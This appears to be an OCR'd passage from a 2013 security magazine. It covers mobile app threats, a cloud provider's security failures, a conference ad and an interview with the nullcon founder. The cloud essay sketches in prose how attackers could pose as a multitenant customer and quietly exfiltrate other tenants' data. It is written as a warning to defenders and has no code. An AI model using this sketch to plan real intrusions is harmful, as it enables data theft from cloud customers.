When the `get()` method is invoked the `NotificationList` retrieves the `NotificationSync` associated with the user, or it creates it if it does not exist. After that, the method `get()` of the `NotificationSync` object is invoked. Such method will then put the thread executing the request (on the server) on wait for up to 30 seconds. Thus, the

`get()` method will not return unless another thread wakes up its thread or 30 seconds are over.

The thread can be woken up by means of a call of the method `add()` of the `NotificationList` object, which is called every time a new notification for the user is created.

The average timeout for an HTTP connection is around 60 seconds but we chose a shorter waiting time to reduce the probability of connection errors due to communication and/or server delays.

Conclusion

In this article, we presented PriSM, a framework for creating social meshes among autonomous social networks which can be deployed and customized according to the need of individual organizations. We presented some of its feature accompanied with snippets of the actual code to realize the same. While PriSM has been designed to cater primarily for organizational usage, its core components can also be utilized in order to realize a decentralized peer-to-peer online social networking platform [10].

STEFANO BRAGHIN

Stefano Braghin joined Nanyang Technological University, Singapore in 2011 as a PostDoc after receiving his Phd from University of Insubria, Italy. He is interested in access control, privacy and trust management in distributed systems and, specifically, in social networks.

JACKSON TA

Jackson Tan obtained his Bachelor degree from Nanyang Technological University, Singapore in 2008. He joined the SANDS research group as a Project Officer after graduation. He is interested in mobile platform development and distributed systems.

ANWITAMAN DATTA

Anwitaman Datta joined Nanyang Technological University, Singapore in 2006 after receiving his Phd from EPFL Switzerland. He is interested in large-scale networked distributed information systems & social collaboration networks, self-organization and algorithmic issues of these systems & networks, and their scalability, resilience & performance. He leads the S-* and Algorithmic aspects of Networked Distributed Systems (SANDS) research group at NTU.

Mobile Applications

Are you Prepared to Carry the Risk?

Addressing Today's Top Three Mobile Application Threats

There is no question that mobile computing is growing at an exponential rate. This rapid transformation has caused security concerns to be outpaced by the ease of use, flexibility, and productivity of mobile devices. When vulnerabilities are exploited, the security of mission-critical data becomes a serious threat.

Gain insight into the top three mobile application security threats facing organizations today and receive recommendations for mitigating associated risk.

Background

According to Morgan Stanley research, by the end of 2012, more smartphone units will be sold than desktops and laptops combined ("Ten Questions Internet Execs Should Ask & Answer"; Morgan Stanley Technology Research Presentation by Analyst Mary Meeker; Web 2.0 Summit, San Francisco, CA; Nov. 16, 2010). It has been a remarkable and rapid transformation that, much like the advent of the web, has left security concerns outpaced by the ease of use and flexibility of a new tool.

Therefore, the HP Fortify on Demand Manual Testing Team analyzed security threats associated with a number of mobile applications to identify the most common vulnerabilities.

You'll learn

- Mobile applications are just as prone to security vulnerabilities as their web counterparts.
- Insecure use of mobile API's, data exposure in transit and at rest, and other serious threats make this shift to mobile computing a top concern for businesses today.
- The top three mobile application security threats observed in a sample set.
- Recommendations on how to mitigate the risk of security vulnerabilities in mobile computing.

The HP Team found that applications on mobile devices are just as prone to security vulnerabilities as their web counterparts. There were numerous instances of insecure use of mobile API's, data exposure in transit and at rest, and other serious threats. This analysis outlines the top three security concerns discovered in the survey sample set, along with recommendations as to how organizations can mitigate the associated risk.

Sensitive Data Leakage Over Insecure Channels

The HP Team analysis discovered that more than half of applications tested (51%) were susceptible to information leakage vulnerabilities. A user's personal data was often sent over unencrypted network protocols such as HTTP. Much of this information was basic, such as names, addresses, and phone numbers; however, it also included the current location of the user and the specific device identifier (aka the UDID). If an attacker were able to obtain all of this information, they would be able to physically locate a 'target' in the real world. The potential implications of this can be staggering.

Less dramatic, but equally concerning would be a situation involving application exploitation: if the application has been sending the UDID, full name, address, etc., to a vulnerable web service, and that web service was susceptible to SQL Injection, then every bit of data on that mobile device could be accessed.

Data transmitted over insecure channels is not limited to personal data – application data is also susceptible. The team found that log in information, user credentials, session ID's, token,s and sensitive company data were all being sent over unencrypted network protocols like HTTP. The consequences for a vulnerable banking application could be devastating. If credentials, session identifiers, personaly identifiable information, or other sensitive data was being transmitted to a backend server, the transmission must be secure. Otherwise, data could be intercepted by an attacker, using common network packet capturing tools or applications (e.g. DroidSheep).

The analysis also revealed that as much as 75% of the applications tested were capable of sending tracking data to third party advertising and analytics providers. While not technically a vulnerability, this does offer more attack vectors for a potential attacker if those providers are themselves not secure, or are sending the data over an insecure connection. Mobile application developers should consider the security of everything their applications can communicate with, not just their own applications. This extends to every third party service or library they used to build applications.

Lost / Stolen Devices

Devices get lost. Devices are stolen. This is not new and will certainly continue, but with the proliferation of mobile computing, the effort that organizations put into securing vulnerabilities introduced by lost or stolen devices has become more front and center.

Encryption on corporate computers is now standard protocol for most Fortune 500 companies. Ten years ago the news was filled with stories of data stolen from lost PC's. This has definitely reduced, in part because of legislative requirements, but also because corporations have learned their lessons the hard way. However, these same standards are not applied to mobile devices, and in the age of *Bring Your Own Device* (BYOD) to work, this is still a critical problem that needs attention.

Mobile applications present unique areas of risk when a device they are running on is lost or stolen. 68% of the applications tested in this analysis did not secure the data stored on the device. As a

result, attackers were able to obtain elevated privileges on a stolen device to access sensitive application data.

A method to reduce the risk is to ensure that all credentials stored on a mobile device be either encrypted on Android or stored to the Keychain on iOS. Application sandboxing (limiting the resources the application can access) and code signing (putting restrictions in place to guarantee the code has not been altered) can help mitigate this in most scenarios as well. However, these can be bypassed by common device rooting (gaining privileged control) and jail-breaking techniques, giving the attacker total access to the entire file system of the device.

Malicious Applications

In addition to protecting mobile applications from outside agents, mobile applications must also now be protected from other applications stored on the same device. Nearly a quarter (24%) of the applications the team tested logged or stored sensitive data on the device that was readable by other non-privileged applications on the device.

Ten percent of the applications tested allowed attacks via inter-application communication or via weak permissions. Malicious applications can typically only access another application's data if the data was stored world-readable (e.g. SD card) or if the application logged any sensitive data. If a malicious application is able to load code that can elevate privileges, it may be able to completely compromise another application's data.

Inter-application communication can occur on most operating systems.

For Android, developers should use the principle of least privilege and only define necessary permissions in AndroidManifest.xml for the application to function properly. Caution should be exercised when sending implicit Intents and exporting components. Explicit Intents should be used when possible. Exporting components should be avoided unless absolutely necessary. Furthermore, sensitive data should never be allowed to be written to world-readable/writable files or stored to the SD-Card.

For iOS, developers should validate the source bundle identifier to the open URL method when implementing custom protocol handlers. All sensitive logging calls should be disabled for applications in production.

Recommendations

There are certain actions that organizations can take to mitigate the risk of mobile application security vulnerabilities. First, applications need to be manually audited and assessed before products are launched. This allows organizations to determine if any input injection vulnerabilities or information leakage vulnerabilities are present. The code should be analyzed via static analysis when being developed to find code-based vulnerabilities. As with any application, it is much more cost effective to address security vulnerabilities during development rather than after it has been released.


Secure data transmission standards should be included as part of any application's requirements, especially if an application is being developed by a third-party. The same goes for secure data storage and application logging. Reasonable inter-application communication exposure and permissions in application requirements should be stringently defined. These concerns should all be addressed in the requirements phase and tested during development.


Lastly, when performing security testing and analysis on mobile applications, the server-side web services and APIs that the mobile clients talk to should be taken in context and analyzed for vulnerabilities. High-risk vulnerabilities may be missed if the two are tested out of context with each other.


MARK PAINTER


Mark Painter has been in the security industry since 2002, when he joined SPI Dynamics. During his tenure, he has focused on vulnerability research, product management, and social media. Painter is currently the Product Marketing Manager for the HP Fortify WebInspect product suite as well as HP Fortify on Demand professional services.

Those topics were covered in:









How Has the Real Cloud Evolved?

A Peek Inside the "Cloud"

The anticipated revenue for "Cloud Computing" is $55 billion by 2014, according to technology research firm IDC.
Yes… We in InfoSec hear it all the time…

The common response to "There is no such thing as a secure cloud that you do not host yourself" statement is…

"You security people are all just paranoid!"

But let's look at the facts:

- Apple iCloud Breached August 2012
- Episilon April 2011 (with customer data from Abe Books and American Express possibly stolen).
- Microsoft Cloud Data Breach December 2010
- Dropbox Breach in July 2012

As far as public cloud offerings it is a matter of "when" and not "if," a breach will occur and how much will be lost. Wikipedia defines the "Cloud" as: Cloud computing is the use of *computing* resources (hardware and software) that are delivered as a service over a *network* (typically the *Internet*). The name comes from the use of a *cloud*-shaped symbol as an abstraction for the complex infrastructure it contains in system diagrams. Cloud computing entrusts remote services with a user's data, software and computation.

I deeply suspected this since the concept of the "Cloud" became a viable offering, but, the last couple of years have allowed me to see specific vulnerabilities in the real world and also gain some understanding on how they came about. Let me describe the evolution of a real "Cloud" provider environment. This environment included over 7,000 servers (bare metal and virtual) and was spread over 15 data centers.

In this particular example the "Cloud" offering took the form of IaaS and SaaS (Infrastructure and Software as a Service). A framework replete with policies and procedures for a secure offering were put in to place. The policies may not have yet reached maturity but at least there was some effort made to provide for some basic security and compliance needs. The real problems began due to a lack of understanding by leadership as to the requirement to maintain the security framework even under duress. When any network or server problem occurred (severe enough for the customer to complain about it) members of leadership "pulled out all the stops" as it were and demanded immediate action to resolve the issue directing that response personnel perform tasks that would compromise the integrity of the security framework. These included opening permissions up to Read/Write/Execute for Everyone in case permission restrictions might have been part of the problem. This was always done as a "temporary" fix to be corrected later but "later" never seemed to come and more pressing matters always precluded revisiting any issue that was deemed "solved" from a customer complaint perspective.

The result became a "Swiss Cheese" network and server environment where almost all security measures had been circumvented or negated by "quick

fixes". Further, the nature of the "cloud" is that many IaaS and SaaS environments are multi-tenant and the removal of security controls in one customer environment often results in exposing several other customers' environments to attack as well.

Another common practice in this particular environment was to allow the customer to write their own API calls in to the environment to extend the functionality of the SaaS environment. Because of this need, the customer was often granted unnecessarily lenient rights and access in the shared multitenant environment housing many other customer's software and data. To further exasperate the issue, there was no code review performed on customer code so programs with elevated privileges were allowed to run in the shared environments. This exposed all customer code and data in these shared environments to potentially malicious code as well as untested code that could cause accidental destruction and outages. At one point, there was a code review board set up, but time constraints rendered them useless as they were not given time away from their regular duties to spend the time necessary to thoroughly review the code before it was run in the shared environment. The result was a "rubber stamp" approach to code approval.

DNS Services were perhaps one of the greatest risks the "Cloud" provider faced. They were running standard DNS on Microsoft Domain Controllers whose versions carried as far back as NT4 Server. Additionally, over 180 personnel had admin access to the DNS Servers and zones. Many were contractors, some of which no longer worked for the provider. Almost every DNS server had direct access out to the internet and forwarders were configured to several upstream servers. There was no overall DNS strategy and many zones were duplicated. Many host entries actually pointed to servers in China and Russia (evidence of compromised DNS). Upon monitoring it was found that over 90% of all DNS queries were failing. All of this was kept from the customers of course. Remediation efforts were exasperated by the fact that no one had documentation or a real understanding of the 250 plus DNS Servers running or which ones were performing lookups for which customers. Constant packet sniffing and monitoring had to be performed for months to watch all port 53 traffic to attempt to map DNS workflow so remediation could occur without outages. The active directory design that controlled access to various customer resources and environments was poorly designed and many multitenant customers were simply given an OU with delegated control over their own OU for access. Many customers then demanded Domain Admin access claiming they must have it to resolve an emergency or troubleshoot an issue and it was often granted. This now gave them the control over the entire AD Domain including the OUs of several other

customers. Eventually, most customers had this level access and so they had "god rights" to all customers in the multitenant environment.

Additional risk to the "Cloud" offering came from the fact that there was much offshore support (not an issue in and of itself but security control at many of these locations was tenuous at best). The turnover at the offsite support locations was high and often security controls were bypassed completely by staff at these sites that had demands placed on them by their local leadership. The demands often centered around expediency at the cost of following policy and procedure. On some occasions security controls were completely circumvented for ease of use and convenience. At one location a back door internet connection was set up and a rogue proxy server installed to speed up internet speeds and bypass content filtering.

Another risk that stemmed from this support model revolved around the access to the data center via a large scale VDI environment. The offshore support teams accessed the production environment via a VDI framework (over ICA or RDP) which ostensibly was maintained for patch levels and hardened to provide secure remote desktops to perform their support functions. In reality, these remote desktop images were rarely updated or maintained because the support staff for them was "busy," which resulted in them falling woefully behind on patch levels and many vulnerabilities being exposed. Many of these were left up and running for years at a time and became infected with various malware and malicious code resulting in compromised desktops with elevated privileges and access into customer production environments.

Backups of customer data were encrypted at least but encryption keys to backup controllers for older data had been lost and much of the customer data could not be recovered if the customer demanded it. This caused an issue on one occasion but it was covered up by saying that particular backup tape had been corrupted and it would not happen again. Fines were paid for a minor SLA violation and life went on. In addition, the backup framework was severely oversubscribed and approximately 30% of all backups failed each night. Plans were always in the works to upgrade the backup infrastructure but pressing customer matters always seem to put implementation on hold and no substantive action was taken for months.

Customers were never notified as breaches were found and more effort was made to cover up breaches and risk then to remediate problems. There were some rudimentary security controls and solutions in place and these were loudly touted to customers who visited the facilities. The fact is that these were often misconfigured or that their scope did not even encompass the customer environment and this was never mentioned. Most of these solutions were nothing more than a smoke screen to appear secure but had little benefit to the customer data or environment.

A simple way to perform a comprehensive attack in this environment would be to start a small company and subscribe to the cloud provider as a multitenant customer. This could be done with little initial investment by a group of hackers or by a state sponsored team of hackers. Then you could perpetrate complex attacks over time utilizing the multitenant environment and elevated privileges to access data from many customers harvesting millions of dollars' worth of data. Additionally, you could write a code that would exploit the environment and have the "Cloud" provider run the code in the multitenant environment as well. The code could harvest data over time and send it out in small encrypted packages over SSL to your external servers or back across your partner connection to the provider to your internal servers. This could easily be disguised as legitimate traffic.

So what can be done to secure your data and compute within the cloud? Knowing all this, can you expect to store your data in a public "Cloud" with any hope of keeping it secure? Are "Cloud" provider's assurances of security enough to ease concerns?

The obvious conclusion from all of this is that you cannot assume a secure place for your data and software in the "Cloud" if you do not control the "Cloud" environment. The best you can do is to demand to examine and audit the environment in the "Cloud" but you or your auditors may be met with a "guided tour" approach where shortcomings are concealed and a façade of security is presented. One possible solution is to encrypt your own data before it enters the "cloud" but even this in not guaranteed. If you have or process sensitive data I would strongly advise hosting your own "Cloud" and not sending it out beyond the bounds of your direct control and review.

EDDIE MIZE

Eddie Mize has worked in the IT field for over 29 years and in Information Security for over 16 years. He has per- formed numerous Red Team operations and taught several classes on Red Team techniques. He has spoken publicly several times on Security and Compliance. He has performed penetration testing and Red Team operations for organizations with as many as 8000 servers and 15 data centers. Eddie enjoys speaking at DefCon and is on the staff for the conference.

EBCG
WE BRING INTELLIGENCE TOGETHER

3rd Annual

CYBER SECURITY SUMMIT

"Coping with Cyber Risk in Practice"

11th & 12th April 2013, PRAGUE

Special Offer
in cooperation with:
Haking
IT SECURITY MAGAZINE
20% off!
(Discount code: HknIT)

Does you organization implement Cyber Security Solutions? Would you like to learn from industry peers on how they do this? Do you have a solution that you would like to present in front of the biggest industry minds?
The CSS will bring together key corporate security decision makers to discuss the strategic priorities, potential risk factors and threats. Together, they will provide you with inspirational guidance on how industry experts respond to these denunciatory challenges.

Why should you attend?

- Gain an insight into the IT incidents
- Understandt how nations premier companies are improving their cyber security
- Address your questions to the best experts
- Find out how secure you are and what level and form of attack could come in to you
- Review your level of security and readiness for penetration
- Align your security strategy with critical business and corporate goals
- Obtain the latest update on state of art in digital treats in cyber underground
- Utilize the full potential of cyber security
- Learn how to information awareness can minimize your risk
- **HOT TOPIC:** Banking Malware and Threats

What distinguishes this event?

CSS is not a typical summit focused on government agencies. The light is shed on coping with cyber risk in the enterprise world. Building on the success of our previous events, the distinguishing features of this unique format are:

- One of the best experts in the world answers your question and provide their in-depth know-how
- Unique mix of 15 presentations, practical sessions, key studies
- Exclusive senior-level attendance
- Practical and up-to-date studies and solutions
- Customized itineraries
- EBCG ThinkTank sessions - who knows your business better than your peers

4 Ways to contact us:

Tel.: +421 2 3220 2200
Fax: +421 2 3220 2222
e-mail: event@ebcg.biz
web: www.ebcg.biz

Interview with

Aseem Jakhar

Ewa Duranc, Hakin9 Magazine Editor speaks with Aseem Jakhar the Founder of nullcon Security Conference.

Ewa Duranc: Can you introduce yourself to our readers?

Aseem Jakhar: I am currently the Director, Research at Payatu Technologies, a security services organization with expertise in product/application security assessment. I have 9 years of experience in system programming, security research, consulting and managing security software development projects. Have worked on various security software including IBM ISS Proventia UTM appliance, messaging/security appliance, anti-spam engine, anti-virus software, Transparent HTTPS proxy to name a few. An active speaker at various security and open source conferences including Defcon, Hack.lu, Blackhat, Xcon, Cyber security summit, Cocon, OSI Days, Clubhack, Gnunify. I am the author of open source Linux thread injection kit – Jugaad and Indroid which demonstrate a stealthy malware infection technique and desktops OS and Android. I'm also known in the security community as the founder of null -The open security community, registered not-for-profit organization *http://null.co.in*, the largest security community in India.

ED: Ok, Let's talk about nullcon Security Conference. What was the idea of creating it?

AJ: nullcon was founded in 2010 with the idea of providing an integrated platform for exchanging information on the latest attack vectors, zero day vulnerabilities and unknown threats. Our motto – "The next security thing" drives the objective of the conference i.e. to discuss and showcase the future of information security and the next-generation of offensive and defensive security technology. The idea started as a gathering for researchers and organizations to brain storm and demonstrate why the current technology is not sufficient and what should be the focus for the coming years pertaining to information security. In addition to security, one of the section of the conference called Desi Jugaad (Hindi for "Local Hack") is dedicated to hacking where we invite researchers who come up with innovative security/tech/non-tech solutions for solving real life challenges or taking up new initiatives.

ED: What are the type of events that happen at nullcon?

AJ: nullcon is a 4 day summit. The first two days are dedicated to security training given by renowned security experts, followed by a two day conference which comprises of talks, workshops, hacking competitions, villages and after parties.

Hacking Competitions

We conduct three different types of hacking challenges:

- HackIM – The pre-con online competition (*http://ctf.nullcon.net*). The first three winners get free VIP passes for the conference.
- Battle Underground – It runs during the conference over the cloud, so people who cannot participate in nullcon also get to take part in the challenge.
- JailBreak – We started Jailbreak in 2012. It happens two days before the conference and

is a 36 hrs continuous in-house competition. The participating teams are kept under house arrest. They are given a main objective which can be either writing exploits, tools or finding vulnerabilities in software products. During the challenge the teams are given small puzzles to solve after every few hours and the team that cracks the puzzle first is allowed 15 mins to move out of their room and use the toilets, cook food and eat. The team that finishes the challenge is allowed to break free from the Jail. All teams are given 20 mins speaking slot during the conference to talk about their solution and the methodology used and the winners are selected by a panel of judges. The winning team takes away $$$. The last Jailbreak was amazing and we also shot the videos of the competition. Folks who are interested can take a look at:

- JailBreak Teaser – *http://www.youtube.com/watch?v=xciUR9fUarU*
- JailBreak Episode 1 – *http://www.youtube.com/watch?v=2Ehrv0_6wB0*
- JailBreak Episode 2 – *http://www.youtube.com/watch?v=78GLbFVOb3g*

Workshops
We are introducing workshops in the upcoming conference. The workshops will be free for the attendees and run parallel to the talks. We have some amazing workshops lined up for nullcon Goa 2013.

Villages
These are informal learning sessions on tech/non-tech subjects where participants get direct hands-on on different subjects such as hardware, robotics, smartphone OS.

Networking parties
We make sure that delegates get a good feel of Goa and can network with peers and speakers in an informal setting.

ED: What projects are you working on? Can you tell me about them?

AJ: Nullcon keeps us busy for a good amount of time during the year. Other than the conference, we specialize in security assessment for *applications/products/telecom/mobile*. We also do customized security training and consult on Secure SDLC process. Our clients include financial institutions, security appliance, online product companies, healthcare, telecom operators to name a few in Asia and Europe.

ED: Nullcon Events date from 2010. What topics do you cover during your conferences? Who attends them?

AJ: We focus on upcoming and next generation offensive and defensive security technology. The topics range from APT, Cyber operations, to exploitation of different technology and systems, cloud, telecom, hardware, web etc. We welcome anything new, interesting and that has a significant impact on security.

The attendees are a mix of researchers, executives, students and Govt. officials. We get a very good participation in terms of footfall from the Govt. sector in India. It is good to see that things are changing in the Govt. sector and officials are releasing the impact nullcon has in the overall development of information security awareness in the country. The awareness level in the corporate sector is also increase every year.

ED: Let's move on to the upcoming conference? How many speakers do you have?

AJ: Nullcon is not just a conference, it's an experience by itself where we celebrate the achievements of the security community with a lot of cutting edge learning.

There are a few new events in the pipeline such as pre-con night hack talks, hardware villages. Various events during the conference include

Talks
We have more than 20 speakers with some really amazing content.

Reboot Film
We are honoured to have Joe Kawasaki, Director of reboot film at the conference where we will be showing the movie along with a Q&A session with Joe.

Hacking Competitions

- HackIM starts in mid Jan 2013 *http://ctf.nullcon.net*
- Jailbreak will be held on 27-28th Feb 2013
- Battle Underground will be held during the conference 1-2nd March

P-A-R-T-Y
A break from the high tech learning in the day to give you a good dose of Goa.

- Speakers after dinner party – An informal welcoming of all the speakers.

- Nullcon nertworking party – An invitation only party for speakers, volunteers and the Corporate delegates on 1st March 2013.
- A visit to Saturday night bazaar – An open air flee market, bars, DJs, Live bands on 2nd March 2013.

Exhibition
Yes, we have a full-fledged exhibition for security companies to come and showcase their products and services.

Job Fair
As part of the Exhibition we also organize a Job fair booth and assist organizations look for skilled professionals. Attendees drop their resumes and we share it with the organizations participating in the conference. It is a very economical and easy way to find the best resources in security.

Workshops (1-2nd Mar 2013)

- GSM Exploitation by Aaron deMello
- Understanding Smart Malware by Shesh Sarangdhar
- Introduction to Peach fuzzing framework by Adam Cecchetti, Deja Vu Security
- Memory Forensic by Prince Boonlia

Training (27-28th Feb 2013)

- Penetration Testing SmartGrid & SCADA by Justin Searle
- The Art of Exploiting Injection Flaws by Sumit Siddharth
- Xtreme Android Hacking by Aseem Jakhar
- Reverse Engineering and Malware Analysis by Abhishek Datta
- Xtreme Exploitation by Omair
- Mobile Application Hacking – Attack & Defense by Hemil Shah
- Xtreme Web Hacking by Akash Mahajan & Riyaz Walikar
- Cyber Warfare Intelligence and Intrusion Operations by Atul Agarwal

If that's not all, the beach is right next to the venue so you can take a break anytime you feel like and stroll on the beach.

ED: Why did you choose Goa as the venue?

AJ: In India we have been to many conferences organized in IT hubs such as Bangalore, Delhi, Mumbai etc. The problem we see is that the delegates are not able to concentrate on the talks due to their office work and many delegates have to unwillingly depart to their office in the middle of the conference because of some or the other. We wanted a location where delegates will not bothered about going back to office and can also take time out from their busy schedule and concentrate on what they have come to nullcon for i.e. learn, network and relax. We found Goa as the ideal place to host nullcon. Goa is one of the famous International destinations which attracts a lot of tourists from all over the world and for international security professionals we add the conference twist to the place, so every year they can take vacation to Goa and enjoy both the place as well as the conference.

ED: How has the security scene in India changed over the years?

AJ: Drastically. I remember the time when there were no avenues to learn, meet and network with security professionals in India and the difficulties of finding good mentors, content etc. Year by year we see an increase the no. of paper submissions from local researchers with some really amazing research which is also admired world over, but was hard to find earlier. In the late 90s and early/mid 2000 there were closed groups and communities and the information exchange was limited to them. And then nullcon happened! It worked as a catalyst to the networking of the security community here. On a lighter note some people regard nullcon as the infosec hippie revolution (in a good way) because of the counter culture that it has brought in the information security and hacking scene.

ED: What is null – The open security community? Tell us something about it?

AJ: It all started back in 2008, we and a bunch of colleagues were discussing about active information sharing platforms in information security domain. India being the global hub of software development, it was a little surprising that there were no active and open infosec communities. This coupled with the problems we faced during our learning phase because of no one to talk to, mentor and guide us. We thought of starting a community with no boundaries i.e. anything security and hacking was welcome. The aim was to share knowledge and assist any organization with security related issues.

null was the primary inspiration to start the nullcon Security Conference.

We started the null mailing list in July-Aug 2008 and made our first public appearance at Bar-

Camp Pune in Nov 2008, where we announced that we are starting physical null community meet ups in Pune. There were a few hackers and security professionals whose needs were answered by null and they joined in as volunteers. There has been no looking back since then. It has not been easy but has been a very interesting journey. Null is now a registered non-profit society with over 2800+ members on the mailing list and more than 150 security professionals and hackers meet every month in different cities at the null meets.

We currently have six active null chapters throughout India in major cities – Pune, Bangalore, Mumbai, Delhi, Hyderabad and Chennai. Every chapter is run by 2-3 Moderators. The moderators decide the agenda of the monthly meets and make sure we have a suitable place for the meets. There are generally presentations by members and discussions on hot topics in security. The chapters run independently with all the information being collated on our community portal *http://null.co.in* It is amazing to see the kind of deep technical knowledge talks and information exchange happening at the null meets. The meets are free for everyone i.e. no registration and as we at say at null – just come with an open mind. People interested in opening local null chapters can directly contact us and we can assist them with the same.

ED: Do you work on any projects in null?

AJ: We have several projects running. All projects are run by null members who have volunteered and taken some time out of their busy schedule to manage those projects.

Software projects

There are various open source security software written and contributed by null members. The details can be found at – *http://null.co.in/section/atheneum/projects/*. Some of the noted projects include Game|Over – The web security learning platform, Jugaad – Linux remote thread injection kit, Wireplay – server communication fuzzing tool, Malware analyser and many more.

Project KeedAJ

A database of vulnerabilities found in the wild. Researchers who find it difficult to report and get the vulnerability fixed, report it to us and we take on the responsibility of reporting it to vendor and getting it fixed. There is no restriction on the type of vulnerability one can report i.e. even vulnerabilities in custom websites can be reported to Keeda. For more details you can visit *http://keeda.null.co.in.*

Null Jobs

A free portal for posting and applying for security jobs. We have been running the portal for more than a year now and have received hundreds of job postings and applications. Many people have found the right jobs through the portal. We have changed the way how security job openings were communicated in the past by way of having a centralized portal for most of the security jobs in India. We plan to take it international in sometime and assist the international community for the same. Details can be found at *http://jobs.nullcon.net*.

null HumlAJ

